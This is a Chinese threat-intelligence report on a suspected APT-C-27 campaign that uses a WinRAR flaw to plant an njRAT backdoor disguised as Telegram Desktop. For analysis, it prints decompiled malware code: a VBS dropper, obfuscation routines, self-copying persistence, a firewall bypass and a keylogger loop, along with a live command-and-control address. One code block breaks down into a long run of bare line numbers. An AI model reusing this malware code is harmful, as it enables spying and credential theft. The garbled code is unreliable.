


疑似APT-C-27（黄金鼠）利用WinRAR漏洞针对中东地区的定向攻击活动分析

2019-03-19 By 奇安信威胁情报中心 | 事件追踪

背景

2019年3月17日，奇安信威胁情报中心截获了一例疑似“黄金鼠”APT组织（APT-C-27）利用WinRAR漏洞（CVE-2018-20250[6]）针对中东地区的定向攻击样本。该恶意ACE压缩包内包含一个以恐怖袭击事件为诱饵的Office Word文档，诱使受害者解压文件，当受害者在本地计算机上通过WinRAR解压该文件后便会触发漏洞，漏洞利用成功后将内置的后门程序（Telegram Desktop.exe）释放到用户计算机启动项目录中，当用户重启或登录系统都会执行该远控木马，从而控制受害者计算机。

奇安信威胁情报中心通过关联分析后发现，该攻击活动疑似与“黄金鼠”APT组织（APT-C-27）相关，并且经过进一步溯源与关联，我们还发现了多个与该组织相关的Android平台的恶意样本，这类样本主要伪装成一些常用软件向特定目标人群进行攻击，结合恶意代码中与攻击者相关的文字内容，可以猜测攻击者也比较熟悉阿拉伯语。



35 / 66

35 engines detected this file

SHA-25676fd23de8f977f51d832a87d7b0f7692a0ff8af333d74fa5ade2e99fec010689

File nameNew March.exe















File size170 KB

Last analysis2019-03-19 04:30:34 UTC

Detection

Details

Community

Acronis	 suspicious	Ad-Aware	 Gen:Variant.MSILPerseus.182179
ALYac	 Gen:Variant.MSILPerseus.182179	Antiy-AVL	 Trojan[Backdoor]/MSIL.Bladabindi
Arcabit	 Trojan.MSILPerseus.D2C7A3	Avast	 Win32:Malware-gen
AVG	 Win32:Malware-gen	Avira	 TR/Bladabindi.qqkfb
BitDefender	 Gen:Variant.MSILPerseus.182179	CrowdStrike Falcon	 win/malicious_confidence_100% (W)
Cybereason	 malicious.59ba60	DrWeb	 BackDoor.Bladabindi.13678
Emsisoft	 Gen:Variant.MSILPerseus.182179 (B)	Endgame	 malicious (high confidence)

后门程序（Telegram Desktop.exe）在VirusTotal上的检测情况


样本分析

奇安信威胁情报中心针对该利用WinRAR漏洞的样本进行了分析，相关分析如下。

利用恐袭事件诱导解压


MD5	314e8105f28530eb0bf54891b9b3ff69
文件名	

该恶意压缩文件包含一个Office Word文档，文档内容为一次恐怖袭击相关事件。中东地区由于其政治、地理等特殊性，该地区遭受恐怖袭击繁多，人民深受其害，所以该地区人民对于恐怖袭击等事件敏感，致使受害者解压文档的可能性增加：



诱饵文档翻译内容

用户如果解压该恶意压缩包，则会触发WinRAR漏洞，从而释放内置的后门程序到用户启动目录中：



当用户重新启动计算机或登录系统后将执行释放的后门程序Telegram Desktop.exe。

Backdoor（Telegram Desktop.exe）

文件名	Telegram Desktop.exe
MD5	36027a4abfb702107a103478f6af49be
SHA256	76fd23de8f977f51d832a87d7b0f7692a0ff8af333d74fa5ade2e99fec010689
编译信息	.NET

后门程序Telegram Desktop.exe会从PE资源中读取数据并写入到： %TEMP%\Telegram Desktop.vbs，随后执行该VBS脚本，并休眠17秒直到VBS脚本运行完成：

```
private void Form1_Load(object sender, EventArgs e)
{
    this.Hide();
    this.ShowInTaskbar = false;
    this.ShowIcon = false;
    this.Opacity = 0.0;
    string text = MyProject.Computer.FileSystem.SpecialDirectories.Temp + "\\Telegram Desktop.vbs";
    File.WriteAllText(text, Resources._17);
    Process.Start(text);
    Thread.Sleep(17000);
}
```

该VBS脚本的主要功能为通过Base64解码内置的字符串，并将解码后的字符串写入到文件： %TEMP%\Process.exe，最后执行Process.exe：

```

dim tx1 , tx2 , tx3 , tx4 , tx5 , tx6 , tx7 , tx8 , tx9

tx1 = "wscript.shell"
tx2 = "C:\Windows\debug\WIA"
tx3 = "Msxml2.DOMDocument.3.0"
tx4 = "base64"
tx5 = "ADODB.Stream"
tx6 = "bin.base64"
tx7 = "\Process.exe"
tx8 = "\Process.exe"
tx9 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

set g = createobject(tx1)
h = g.ExpandEnvironmentStrings(tx2)

Set a = CreateObject(tx3).CreateElement(tx4)
a.dataType = tx6
a.text = tx9
Set s = CreateObject(tx5)
s.Type = 1

s.Open

s.Write a.nodeTypeValue

s.SaveToFile h & tx7,2
' wscript.sleep($sleep$000)
g.run(h & tx8)

```

Process.exe执行后会在%TEMP%目录下创建文件1717.txt，并写入与最终执行的后门程序相关的数据，以供Telegram Desktop.exe后续使用：

```

private void Form1_Load(object sender, EventArgs e)
{
    this.Hide();
    this.ShowIcon = false;
    this.ShowInTaskbar = false;
    this.Opacity = 0.0;
    bool flag = MyProject.Computer.FileSystem.FileExists(this.tmp);
    if (flag)
    {
        MyProject.Computer.FileSystem.DeleteFile(this.tmp);
        MyProject.Computer.FileSystem.WriteAllText(this.tmp, this.str(""), true);
    }
    else
    {
        MyProject.Computer.FileSystem.WriteAllText(this.tmp, this.str(""), true);
    }
    ProjectData.EndApp();
}

```

随后Telegram Desktop.exe便会读取1717.txt文件的内容，并将其中的特殊字符替换：

```
// Token: 0x0600003B RID: 59 RVA: string x = File.ReadAllText(this.tmp);
public string RepBase64(string x) string y = this.RepBase64(x);
{
    x = Strings.Replace(x, "升", "AAAA", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "丁", "B", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "읍", "C", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "알", "D", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "앞", "E", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "巨", "F", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "애", "G", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "下", "H", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ㅈ", "I", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "工", "J", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "^^", "K", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "三", "L", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ㅂ", "M", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "水", "N", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "응", "O", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "心", "P", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "앙", "Q", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "冊", "R", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "음", "S", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "內", "T", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ㅊ", "U", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "官", "V", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "악", "W", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "匹", "X", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "안", "Y", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "力", "Z", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "月", "a", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "을", "b", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "ㅡ", "c", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "임", "d", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "戶", "e", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "앞", "f", 1, -1, CompareMethod.Binary);
    x = Strings.Replace(x, "已", "g", 1, -1, CompareMethod.Binary);
}
```

之后再通过Base64解码数据，并在内存中加载执行解码后的数据：

```
364 string text2 = "I#%`ase*|St#ing";
365 text2 = text2.Replace("|", "F");
366 text2 = text2.Replace("#", "r");
367 text2 = text2.Replace("$", "o");
368 text2 = text2.Replace("%", "m");
369 text2 = text2.Replace("`", "B");
370 text2 = text2.Replace("*", "6");
371 text2 = text2.Replace("|", "4");
372 object typeFromHandle = typeof(Convert);
373 object objectValue = RuntimeHelpers.GetObjectValue(this.aaa(RuntimeHelpers.GetObjectValue(typeFromHandle), text2));
374 object objectValue2 = RuntimeHelpers.GetObjectValue(this.bbb(RuntimeHelpers.GetObjectValue(objectValue), y));
375 byte[] v = this.ccc(RuntimeHelpers.GetObjectValue(objectValue2));
376 object objectValue3 = RuntimeHelpers.GetObjectValue(this.ddd(RuntimeHelpers.GetObjectValue(this.zd1), this.dx1, RuntimeHelpers.GetObjectValue(this.zd2), v));
377 object objectValue4 = RuntimeHelpers.GetObjectValue(this.vvv(RuntimeHelpers.GetObjectValue(objectValue3), this.dx2, RuntimeHelpers.GetObjectValue(this.zd3)));
378 object objectValue5 = RuntimeHelpers.GetObjectValue(this.ttt(RuntimeHelpers.GetObjectValue(objectValue4), this.dx3, RuntimeHelpers.GetObjectValue(this.zd2),
379
380
381 // Token: 0x06000035 RID: 53 RVA: 0x000251E4 File Offset: 0x000235E4
382 public object ttt(object x, string y, object z, object v)
383 {
384     return RuntimeHelpers.GetObjectValue(RuntimeHelpers.GetObjectValue((CallB-Method(RuntimeHelpers.GetObjectValue(x), (CallB-Method(RuntimeHelpers.GetObjectValue(y), RuntimeHelpers.GetObjectValue(z)), RuntimeHelpers.GetObjectValue(v))
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
268
```

```

public static string VN = "SGFyYXNOYW55";

// Token: 0x04000002 RID: 2
public static string VR = "S17";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "server.exe";

// Token: 0x04000005 RID: 5
public static string DR = "TEMP";

// Token: 0x04000006 RID: 6
public static string RG = "001c01720a7ec79d3fe1c2ac1403d75b";

// Token: 0x04000007 RID: 7
public static string H = "82.137.255.56";

// Token: 0x04000008 RID: 8
public static string P = "1921";

// Token: 0x04000009 RID: 9
public static string Y = "U|S1M7|r";

// Token: 0x0400000A RID: 10
public static bool BD = Conversions.ToBoolean("False");

// Token: 0x0400000B RID: 11
public static bool Idr = Conversions.ToBoolean("False");

// Token: 0x0400000C RID: 12
public static bool IsF = Conversions.ToBoolean("False");

// Token: 0x0400000D RID: 13
public static bool Isu = Conversions.ToBoolean("False");

// Token: 0x0400000E RID: 14
public static FileInfo LO = new FileInfo(Assembly.GetEntryAssembly().Location);

```

njRAT

内存加载执行的njRAT后门程序会首先创建互斥量，保证只有一个实例运行：

```

bool flag = false;
OK.MT = new Mutex(true, OK.RG, ref flag);
if (!flag)
{
    ProjectData.EndApp();
}

```

并判断当前运行路径是否为配置文件中设置的路径，若不是则拷贝自身到该路径启动执行：

```

public static void INS()
{
    Thread.Sleep(1000);
    if (OK.Idr)
    {
        if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\\" + OK.EXE.ToLower())))
        {
            try
            {
                if (File.Exists(Interaction.Environ(OK.DR) + "\\\" + OK.EXE))
                {
                    File.Delete(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
                }
                FileStream fileStream = new FileStream(Interaction.Environ(OK.DR) + "\\\" + OK.EXE, FileMode.CreateNew);
                byte[] array = File.ReadAllBytes(OK.LO.FullName);
                fileStream.Write(array, 0, array.Length);
                fileStream.Flush();
                fileStream.Close();
                OK.LO = new FileInfo(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
                Process.Start(OK.LO.FullName);
                ProjectData.EndApp();
            }
            catch (Exception ex)
            {
                ProjectData.EndApp();
            }
        }
    }
}

```

随后关闭附件检查器和防火墙：


```

try
{
    Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
}
catch (Exception ex2)
{
}
try
{
    Interaction.Shell(string.Concat(new string[]
    {
        "Exceptiona firewall add allowedprogram \"",
        OK.LO.FullName,
        "\" \"",
        OK.LO.Name,
        "\" ENABLE"
    })), AppWinStyle.Hide, true, 5000);
}

```

并开启键盘记录线程，将键盘记录的结果写入注册表：

```

public void WRK()
{
    this.Logs = Conversions.ToString(OK.GTV(this.vn, ""));
    checked
    {
        try
        {
            int num = 0;
            for (;;)
            {
                num++;
                int num2 = 0;
                do
                {
                    if (kl.GetAsyncKeyState(num2) == -32767 & !OK.F.Keyboard.CtrlKeyDown)
                    {
                        Keys k = (Keys)num2;
                        string text = this.Fix(k);
                        if (text.Length > 0)
                        {
                            this.Logs += this.AV();
                            this.Logs += text;
                        }
                        this.lastKey = k;
                    }
                    num2++;
                }
                while (num2 <= 255);
                if (num == 1000)
                {
                    num = 0;
                    int num3 = Conversions.ToInteger("20") * 1024;
                    if (this.Logs.Length > num3)
                    {
                        this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
                    }
                    OK.STV(this.vn, this.Logs, RegistryValueKind.String);
                }
                Thread.Sleep(1);
            }
        }
        try
        {
            OK.kq = new kl();
            thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
            thread.Start();
        }
    }
}

```

